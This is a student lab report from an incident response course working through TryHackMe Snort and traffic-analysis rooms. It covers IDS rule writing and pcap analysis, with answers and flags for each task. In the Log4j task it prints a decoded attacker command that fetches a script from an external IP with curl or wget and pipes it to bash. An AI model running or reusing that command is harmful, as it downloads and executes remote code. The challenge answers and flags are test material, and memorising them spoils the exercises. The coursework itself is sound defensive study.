Jacob Graessle

Incident Response Forensics

Michael Zambotti

Traffic analysis and snort

2/23/2025

Abstract

Lab Five consisted of TryHackMe labs: Traffic Analysis Essentials, Snort, Snort Challenge – The Basics, and Snort Challenge – Live Attacks. The report documents the objectives and main ideas of all labs.

# Report

## Objective of the Lab

The instructions for Lab Five were to complete Traffic Analysis Essentials, Snort, Snort Challenge—The Basics, and Snort Challenge—Live Attacks. The learning objectives for all labs were to gain a better understanding of how to analyze traffic using Snort. The last two labs aimed to test the user’s knowledge by providing different scenarios. These scenarios would force the user to create different rules and become familiar with the commands used by Snort.

## Introduction

Traffic analysis is crucial for understanding what packets can be harmful to the user’s specific system. Different tools can be used to capture packets for analysis. Snort is the tool used for this lab. It is used for packet analysis, but most importantly, intrusion detection.

## Process and Analysis:

**Traffic Analysis Essentials:**

Task 1: Introduction

Network security is meant for protecting data, applications, devices, and systems connected to a network. This section covers the foundations of Network Security, Traffic Analysis, and introduces essential concepts to help start Traffic/Packet Analysis. No answer is needed for this task.

Task 2: Network Security and Network Data

The main concern of Network Security focuses on two subjects: authentication and authorization.

Network security control levels are divided into physical, technical, and administrative categories. Physical security prevents unauthorized access to devices and components. Technical security focuses on protecting data from unauthorized access, while administrative security ensures consistent security operations through policies and authentication.

The two main approaches are Access Control and Threat Control. Access Control manages who can access network resources, while Threat Control detects and prevents malicious activities on the network.

Key elements of Access Control include firewalls, network access control, identity management, load balancing, network segmentation, VPNs, and the Zero Trust model, which limits access to the minimum necessary.

Threat Control includes intrusion detection and prevention, data loss prevention, endpoint protection, cloud security, security information management, automation and response, and network traffic analysis to detect anomalies and threats.

Network security management involves deployment, configuration, management, monitoring, and maintenance, which include installing devices, setting up features, implementing security policies, tracking threats, and making updates.

Managed Security Services (MSS) are outsourced to Managed Security Service Providers (MSSPs) to support organizations without the resources to manage security in-house. MSS includes penetration testing, vulnerability assessments, incident response, and behavioral analysis to detect and manage threats.

Which Security Control Level covers include creating security policies?

- Administrative

Which Access Control element works with data metrics to manage data flow?

- Load Balancing

Which technology helps correlate different tool outputs and data sources?

- SOAR

- Automates tasks between various tools, data, and people

Task 3: Traffic Analysis

Traffic Analysis is a method of intercepting, monitoring, and analyzing network data. There are two main techniques: Flow Analysis and Packet Analysis.

Flow analysis collects data and evidence from networking devices. It aims to provide statistical results.

Pack analysis collects all available network data. It applies in-depth packet-level investigation (DPI).

Block the bad traffic IP address to obtain the flag.




Figure 1.1: List of IP addresses with the traffic associated for Task 3

Flag: THM{PACKET\_MASTER}

Do the same for level 2 except block three destination ports.

A table with numbers and a blue background

AI-generated content may be incorrect.



Figure 1.2: List of IP addresses and ports for Task 4

THM{DETECTION\_MASTER}

**Snort:**

Task 1: Introduction

An expectation of basic familiarity with Linux cmd-line functionalities is needed for this section. SNORT is an open-source, rule-based Network IDS and Network IPS. The official description of snort: *“Snort is the foremost Open-Source Intrusion Prevention System (IPS) in the world. Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generate alerts for users."*

Task 2: Interactive Material and VM

Start the machine. Right click the folder and select "Open in terminal here".

Navigate to the Task-Exercises folder and run the command "./.easy.sh" and write the output.

- Too Easy!

Task 3: Introduction to IDS/IPS

An Intrusion Detection System (IDS) passively monitors network traffic to detect suspicious activities and generate alerts. It has two types: Network IDS (NIDS), which monitors overall network traffic, and Host-based IDS (HIDS), which focuses on a single device. An Intrusion Prevention System (IPS), on the other hand, actively stops suspicious events by terminating connections. There are also different types of IPS, such as Network IPS (NIPS), Behavior-based IPS, Wireless IPS (WIPS), and Host-based IPS (HIPS).

IDS and IPS use three detection and prevention techniques: Signature-based, Behavior-based, and Policy-based. IDS identifies threats, but IPS blocks them. Snort is an open-source, rule-based network IDS and IPS that provides live traffic analysis, attack detection, packet logging, and more. It has three modes: Sniffer, Packet Logger, and NIDS/NIPS for detecting and preventing network intrusions.

Which snort mode can help you stop the threats on a local machine?

- HIPS

Which snort mode can help you detect threats on a local network?

- NIDS

Which snort mode can help you detect the threats on a local machine?

- HIDS

Which snort mode can help you stop the threats on a local network?

- NIPS

Which snort mode works like NIPS mode?

- NBA

According to the official description of the snort, what kind of NIPS is it?

- full-blown

The NBA training period is also known as ...

- baselining

Task 4: First Interaction with Snort

Verify snort is installed using the "snort -V" command.

Verify the configuration file is valid using "-c" to identify the file and "-T" for testing configuration (snort -c /etc/snort/snort.conf -T)

Run the Snort instance and check the build number. Run "snort -V" to go check for the version number and build.

- 149

Test the current instance with "/etc/snort/snort.conf" file and check how many rules are loaded with the current build. Search for the "Snort rules read" to find out how many rules are loaded with the current build

- 4151

Test the current instance with "/etc/snort/snortv2.conf" file and check how many rules are loaded with the current build. Search for "Snort rules read" again to find the number of rules read.

- 1

Task 5: Operation Mode 1: Sniffer Mode

Snort has many ways of viewing metadata about the packet it is ingesting.

Parameter "-v" displays TCP/IP outputs on the terminal. "-d" shows the payload. Parameter "-e" shows the data-link layer. "-X" displays all content details in HEX. Parameter "-i" can be used to define a specific network interface to listen and sniff. No answer is required for this task.

Task 6: Operation Mode 2: Packet Logger Mode

Snort can be used to log sniffed packets with logger mode. There are a few parameters that come with Packet Logger Mode.

"-l" is used to target log and alert output directory. "-K ASCII" logs packets in ASCII format. Parameter "-r" reads the dumped logs in Snort. "-n" specifies the number of packets that will be processed.

To analyze Snort's logging, the user must first generate traffic on the interface. Snort requires root privileges for sniffing traffic, meaning logs are owned by the root user. The user can either elevate privileges to view the logs or change their ownership using "chown".

Using the "-l" parameter in Snort logs packets in a specified directory, whereas "-K ASCII" saves logs in a readable format. The logs in ASCII format are organized into directories by IP addresses and are easier to read with a text editor. In contrast, binary logs (created without "-K ASCII") require tools like tcpdump or Snort for analysis.

The "-r" parameter allows the user to read and filter binary logs. Tools like tcpdump and Wireshark can also open these files. The process can be filtered by specific protocols using BPF.

For further analysis, the user can perform filtering commands in Snort or examine the generated logs with the tools mentioned.

Now, you should have the logs in the current directory. Navigate to folder "145.254.160.237". What is the source port used to connect port 53?

- 3009

Read the snort.log file with Snort; what is the IP ID of the 10th packet?

- 49313

Read the "snort.log.1640048004" file with Snort; what is the referrer of the 4th packet?

- <http://www.ethereal.com/development.html>

Read the "snort.log.1640048004" file with Snort; what is the Ack number of the 8th packet?

- 0x38AFFFF3

Read the "snort.log.1640048004" file with Snort; what is the number of the "TCP port 80" packets?

- 41

Task 7: Operation Mode 3: IDS/IPS

Snort in IDS/IPS mode allows traffic management based on user-defined rules. The mode relies on configurations and rules, with various parameters to control behavior, such as alert types and logging. Key parameters include "-c" for configuration, "-T" for testing, "-N" to disable logging, and "-D" for background operation. Alerts can be displayed in different formats (console, cmg, fast, full, or none), with each providing varying levels of detail. IPS mode, activated with specific parameters, allows Snort to drop malicious packets. Additionally, Snort can run with just rules without a configuration file for testing.

Execute the traffic generator script and choose "TASK-7 Exercise". Wait until the traffic stops, then stop the Snort instance. Now analyze the output summary and answer the question. ("sudo snort -c /etc/snort/snort.conf -A full -l .")

What is the number of the detected HTTP GET methods? ("sudo ./traffic-generator.sh")

A screen shot of a computer program

AI-generated content may be incorrect.



Figure 2.1: Number of listed GET methods after analyzing Task 7



Task 8: Operation Mode 4: PCAP Investigation



Snort can read and investigate pcap files to provide traffic statistics and alerts based on rulesets. By using the "-r" parameter, you can analyze a single pcap file and receive alerts for specific traffic patterns. With the "--pcap-list" parameter, multiple pcap files can be analyzed together, though separating the alerts by source requires further steps. The "--pcap-show" option displays the pcap file name during processing, making it easier to differentiate between files. These tools help speed up the investigation process by utilizing known threat patterns.

Investigate the mx-1.pcap file with the default configuration file.

"sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-1.pcap"

What is the number of alerts generated?

- 170

Keep reading the output. How many TCP Segments are Queued?

- 18

Keep reading the output.How many "HTTP response headers" were extracted?

- 3

Investigate the mx-1.pcap file with the second configuration file.

"sudo snort -c /etc/snort/snortv2.conf -A full -l . -r mx-1.pcap"

What is the number of alerts generated?

- 68

Investigate the mx-2.pcap file with the default configuration file.

"sudo snort -c /etc/snort/snort.conf -A full -l . -r mx-2.pcap"

What is the number of alerts generated?

- 340

Keep reading the output. What is the number of the detected TCP packets?

- 82

Investigate the mx-2.pcap and mx-3.pcap files with the default configuration file. "sudo snort -c /etc/snort/snort.conf -A full -l . --pcap-list="mx-2.pcap mx-3.pcap"

What is the number of alerts generated?

- 1020

Task 9: Snort Rule Structure

Understanding Snort rules is important for blue and purple teamers. A Snort rule consists of an action, protocol, source/destination IPs, source/destination ports, and options. Snort operates in passive IDS mode by default but can switch to IPS mode using inline mode. The rule structure includes actions like alert, log, drop, and reject, and works with protocols such as IP, TCP, UDP, and ICMP.

IP and port numbers are used to define the source/destination and filter specific traffic, including ranges and exclusions. The direction of traffic flow is indicated using operators like "->" and "<>".

Snort rule options fall into three categories: general (e.g., msg, sid), payload (e.g., content, nocase), and non-payload (e.g., flags, dsize). Rules are added to the "local.rules" file. It’s recommended to practice and refine your rule-writing skills through use cases and rule options.

Write a rule to filter “IP ID "35369" and run it against the given pcap file. What is the request name of the detected packet? "snort -c local.rules -A full -l . -r task9.pcap"

- TIMESTAMP REQUEST

Create a rule to filter \*\*packets with Syn flag\*\* and run it against the given pcap file. What is the number of detected packets?

- 1

Write a rule to filter \*\*packets with Push-Ack flags\*\* and run it against the given pcap file. What is the number of detected packets?

- 216

Create a rule to filter packets with the same source and destination IP and run it against the given pcap file. What is the number of packets that show the same source and destination address?

- 7

Case Example - An analyst modified an existing rule successfully. Which rule option must the analyst change after the implementation?

- rev

Task 10: Snort2 Operation Logic: Points to Remember

Snort consists of several key components. The packet decoder collects and prepares packets for processing. Pre-processors modify packets for the detection engine, which then analyzes them using Snort rules. The logging and alerting component generate logs and alerts, while the outputs and plugins handle integrations for outputs like syslog and plugins for rule management.

There are three types of rules in Snort: Community Rules, which are free and publicly accessible; Registered Rules, which are free but require registration and come with a 30-day update delay; and Subscriber Rules, which are paid and updated twice a week.

To use these rules, you need to specify them in the snort.conf file. It’s important to manually edit this configuration file to avoid errors since it contains essential settings like network variables (HOME\_NET, EXTERNAL\_NET) and rule paths (RULE\_PATH, SO\_RULE\_PATH).

Snort also includes Data Acquisition Modules (DAQ) for packet I/O processing, with modes such as Pcap (default) and Afpacket (for IPS mode).

For efficiency, configure output plugins to control logging and alert formats. Customizing the rules set allows you to add site-specific or downloaded rules to Snort but remember to uncomment necessary lines in the configuration file.

Task 11: Conclusion

In this room, we learned about Snort, its operation, and how to create and use rules to investigate threats. It's important to master the basics before creating advanced rules and options. Avoid making complex rules all at once; add options step by step to easily spot errors. Use existing rules and modify them if needed, instead of creating new ones from scratch. Always back up configuration files before making changes and never delete functional rules. Test new rules before applying them to production environments.

**Snort Challenge – The Basics**

Task 1: Introduction

This room contains a challenge that deals with investigating traffic data to stop malicious activity through two different scenarios. Start the Virtual Machine. No answer is required for this task.

Task 2: Writing IDS Rules (HTTP)

Using the given pcap file for this task, we will write a single rule to detect all TCP port 80 traffic.

First, we will navigate to the correct directory using the terminal.

A computer screen shot of a program

AI-generated content may be incorrect.

Figure 3.1: The correct directory for executing commands in Task 2

We will use the Snort rule structure to create this rule.




Figure 3.2: A detailed graphical explanation of the Snort rule structure




Figure 3.3: The rule that was created for detecting traffic through TCP Port 80

\*Note: I had to edit the file again because I forgot the colon between sid and 1000001\*

Run "sudo snort -r mx-3.pcap -c local.rules -A full -l ." What is the number of detected packets?

- 164

What is the destination address of packet 63? We must check the log file.

Use "sudo snort -r snort.log.1740002227 -n 63"

- 216.239.59.99

 What is the ACK number of packet 64? (Same concept with the command, but switching the packet number)

 - 0x2E6B5384

What is the SEQ number of packets 62?

- 0x36C21E28

What is the TTL of packet 65?

- 128

What is the source IP of packet 65?

- 145.254.160.237

What is the source port of packet 65?

- 3372

Task 3: Writing IDS Rules (FTP)

Now, we will detect traffic for TCP port 21 from the given pcap. We will use the same command but alter it to fit the requirements for this task. Change the directory to Task 3.



Figure 3.4: The rule that was created for detecting traffic through TCP Port 21

Run "sudo snort -r ftp-png-gif.pcap -c local.rules -A full -l ."

What is the number of detected packets?

- 307

View the log file with "sudo snort -r snort.log.1740004484 -X".

What is the FTP service name?

- Microsoft FTP service

We will be using this command:"sudo snort -r ftp-png-gif.pcap -c local.rules -A full -l .". Clear the previous log and alarm files. Deactivate/comment on the old rules. Write a rule to detect failed FTP login attempts in the given pcap. 530 is the content code for failed FTP login attempts. The new rule should now be:



Figure 3.5: The rule that was created for detecting failed FTP login attempts

What is the number of detected packets? (It is found in the Alerts under actions)

- 41

Clear the previous log and alarm files. Deactivate/comment on the old rule. Write a rule to detect successful FTP logins in the given pcap. 230 is the content code for successful login attempts. What is the number of detected packets?

- 1

Clear the previous log and alarm files. Deactivate/comment on the old rule. Write a rule to detect FTP login attempts with a valid username but no password has entered yet.

What is the number of detected packets? 331 is the content code for this required task.

- 42

Clear the previous log and alarm files. Deactivate/comment on the old rule. Write a rule to detect FTP login attempts with the "Administrator" username but no password has entered yet. 331 will still be used, with the addition of "Administrator". What is the number of detected packets?

- 7

Task 4: Writing IDS Rules (PNG)

Change the directory to Task 4. We will write a rule in the local.rules file to detect PNGs.

Figure 3.6: The rule that was created for detecting PNG files

Run the "sudo snort -r ftp-png-gif.pcap -c local.rules -l ." command. We will now check the log file: "sudo snort -r snort.log.1740009323 -X". Investigate the logs and identify the software name embedded in the packet.

- Adobe Image Ready

Clear the previous log and alarm files. Deactivate/comment on the old rule. Write a rule to detect the GIF file in the given pcap. We will now change "PNG" to "GIF" in the rule. Investigate the logs and identify the image format embedded in the packet.

- gif89a

Task 5: Writing IDS Rules (Torrent Metafile)

Change the directory to Task 5. We will write a rule to detect torrent metafiles in the pcap. Torrent files have an extension of ".torrent". We are going to change the content to “torrent". 

Figure 3.7: The rule that was created for detecting torrent files

Run "sudo snort -r torrent.pcap -c local.rules -l ." What is the number of detected packets?

- 2

Investigate the log/alarm files. Run "sudo snort -r snort.log.1740010273 -X". What is the name of the torrent application?

- bittorrent

What is the MIME (Multipurpose Internet Mail Extensions) type of torrent metafile?

- application/x-bittorrent

What is the hostname of the torrent metafile?

- tracker2.torrentbox.com

Task 6: Troubleshooting Rule Syntax Errors

Change the directory to Task 6. We will troubleshoot syntax errors. Nano local-1.rules to edit it. There is no space between "any" and the parenthetical section. 

Figure 3.8: The first rule with a syntax error

Run "sudo snort -r mx-1.pcap -c local-1.rules -l ." What is the number of the detected packets?

- 16

Nano local-2.rules. An “any” is missing under the source IP part of the rule. Run the pcap packet. What is the number of the detected packets?

- 68

Nano local-3.rules. The sid for each rule is the same value. Run the pcap. What is the number of the detected packets?

- 87

Nano local-4.rules. A colon should be a semi-colon in the parenthetical section, and the sid is the same for both rules again. Run the pcap. What is the number of the detected packets?

- 90

Nano local-5.rules. The second rule cannot be put in that direction. It should be "->". The second sid has a semi-colon instead of a colon. In the third rule, the msg option ends with a colon instead of a semi-colon. Run the pcap. What is the number of the detected packets?

- 155

Nano local-6.rules. The content is looking for "GET" in hexadecimal but the "GET" is lowercase. Simply change the hex to "GET" with alphabetical characters. Run the pcap. What is the number of the detected packets?

- 2

Nano local-7.rules. Using a HEX to Text, the HEX is converted to .html (https://cryptii.com/pipes/hex-to-text). The rules is missing a msg: for html files. What is the name of the required option?

- msg

Task 7: Using External Rules (MS17-010)

Change the directory to Task 7. Run the pcap file with local.rules. What is the number of detected packets?

- 25154

A grey background with white numbers

AI-generated content may be incorrect.

Figure 3.9: Number of detected packets for Task 7

Edit the local-1.rules document to search for a \\IPC$ keyword. ![[Pasted image 20250219200803.png]]Run the pcap with the local-1.rules. What is the number of detected packets?

- 12

Investigate the log files using "sudo snort -r snort.log.1740013721 -X" What is the requested path?

- [\\192.168.116.138\IPC$](file:///\\192.168.116.138\IPC$)

What is the CVSS v2 score of the MS17-010 vulnerability?

- 9.3

- Found with <https://www.tenable.com/plugins/nessus/97737>

Task 8: Using External Rules (Log4j)

Change the directory to Task 8. Run the pcap command with "sudo snort -r log4j.pcap -c local.rules -l ."

What is the number of detected packets?

- 26

A black rectangular object with white text

AI-generated content may be incorrect.

Figure 3.10: The number of detected packets for Task 8

Check the Event section under Limits. How many rules were triggered?

- 4

Check the filtered events section. What are the first six digits of the triggered rule sids?

- 210037

Clear the previous log and alarm files. Use local-1.rules empty file to write a new rule to detect packet payloads \*\*between 770 and 855 bytes\*\*. Run the pcap file with the local-1.rules command. What is the number of detected packets?

- 41

Investigate the log/alarm files. What is the name of the used encoding algorithm?

- Base64

- Hidden in the HEX test of the log file.

What is the IP ID of the corresponding packet?

- 62808

Decode the encoded command. Use a decoder website like: <https://www.base64decode.org/>. What is the attacker's command?

- (curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O- 45.155.205.233:5874/162.0.228.253:80)|bash

What is the CVSS v2 score of the Log4j vulnerability?

- 9.3

**Snort Challenge – Live Attacks**

Task 1: Introduction

In "Snort Challenge - Live Attacks", the user will investigate a series of traffic data and stop malicious activity under two different scenarios.

Task 2: Scenario 1 | Brute-Force

Start the VM and change the directory to /etc/snort/rules. Use the "sudo snort -devX" to get as much information as possible. There should be a packet that came through port 22 with SSH information. We will now create a rule with this IP.






Figure 4.1: The traffic source and destination IPs with port numbers

Now, we will run the rule using "sudo snort -c local.rules -A full"




Figure 4.2: Confirmation message of success



Figure 4.3: Flag needed for completing Task 2

Task 3: Scenario 2 | Reverse-Shell

Now, we will view traffic through snort to find anything suspicious. Then we will create a rule against it. Run the sniffer command to start. There are many packets with IP's running through port 4444 using TCP. We will save a log file to check for more information. Now we will write a rule against the attack.

Figure 4.4: Rule created for detecting traffic through port 4444

We will run "sudo snort -c local.rules -A full"




Figure 4.5: Confirmation message of success



Figure 4.6: Flag needed for completing Task 3

## Tools and Resources Used

Base64 Decode <https://www.base64decode.org/> - Base64 Decode is one half of Base64 Decode and Encode. It is simply used for decoding Base64 data.

Snort - <https://www.snort.org/> - Snort is an open-source IPS command line tool used for security monitoring and prevention.

Tenable - <https://www.tenable.com> – Tenable is used for vulnerability intelligence. In the lab, we used it for seeing the priority/danger score of intrusions.

Ubuntu Linux – <https://ubuntu.com/> - Ubuntu is a version of Linux that is comprised of mostly open-source software. It is like Kali Linux in its focus on security.

## Challenges Encountered

Most challenges encountered during Lab Five were with the command line. General errors occurred with spelling and syntax mistakes. There were issues with remembering what each command was. Errors were solved eventually.

## Results and Findings

Traffic Analysis Essentials provide necessary knowledge on what network security is and what it is meant for. All Snort labs had hands-on practice for the Snort tool. The Snort tool is relatively simple to understand after knowing how rules are structured and what every command does. Though some tasks were tedious in their instructions, the repetitive work does make the user more familiar with the tool.

## Conclusion

## After completing all four labs, I’ve gained a better understanding of traffic analysis and Snort. I am confident about using Snort in future projects or in my security career.

## Future Improvements or Recommendations

I have no recommendations for this lab in the future.

## References

Snort Command Cheat Sheet: <https://assets.tryhackme.com/cheatsheets/Snort%20Cheatsheet%20-%20TryHackMe.pdf>

Basic Linux Commands: <https://ubuntu.com/tutorials/command-line-for-beginners#1-overview>